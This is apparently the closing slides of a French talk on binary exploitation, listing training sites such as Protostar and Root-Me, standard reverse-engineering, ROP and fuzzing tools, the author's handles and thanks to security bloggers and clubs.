“Hi shell, I’m Shell ! ”

Protection ? Bypass !



Tryhardeur ?

Entrainement ici :
https://exploit-exercises.com/protostar/

Et ici :
https://www.root-me.org

Logiciels intéressants / classiques :

- Reverse :
  - radare2 (GUI Cutter)
  - Binary ninja
  - IDA - Not free... :(
- ROP :
  - ROPgadget
  - xrop
  - brop
  - Ropper
- Fuzz : radamsa
- VMs : qemu

Remerciements v1

club.krhacken@esisar.grenoble-inp.fr

hack2g2.fr

La route du PWN ici :

thinkloveshare.blogspot.fr

Whoami :


@TheLaluka



root-me.org/Laluka



github.com/TheLaluka


Remerciements v2

- Cyril Bresch (cyrilbresch.net)
- Ethnical (yt : EthnicalNightamre)
- Blackndoor (blackndoor.fr)
- Geluchat (dailysecurity.fr)
- Pixis (hackndo.com)
- Maki (maki.bzh)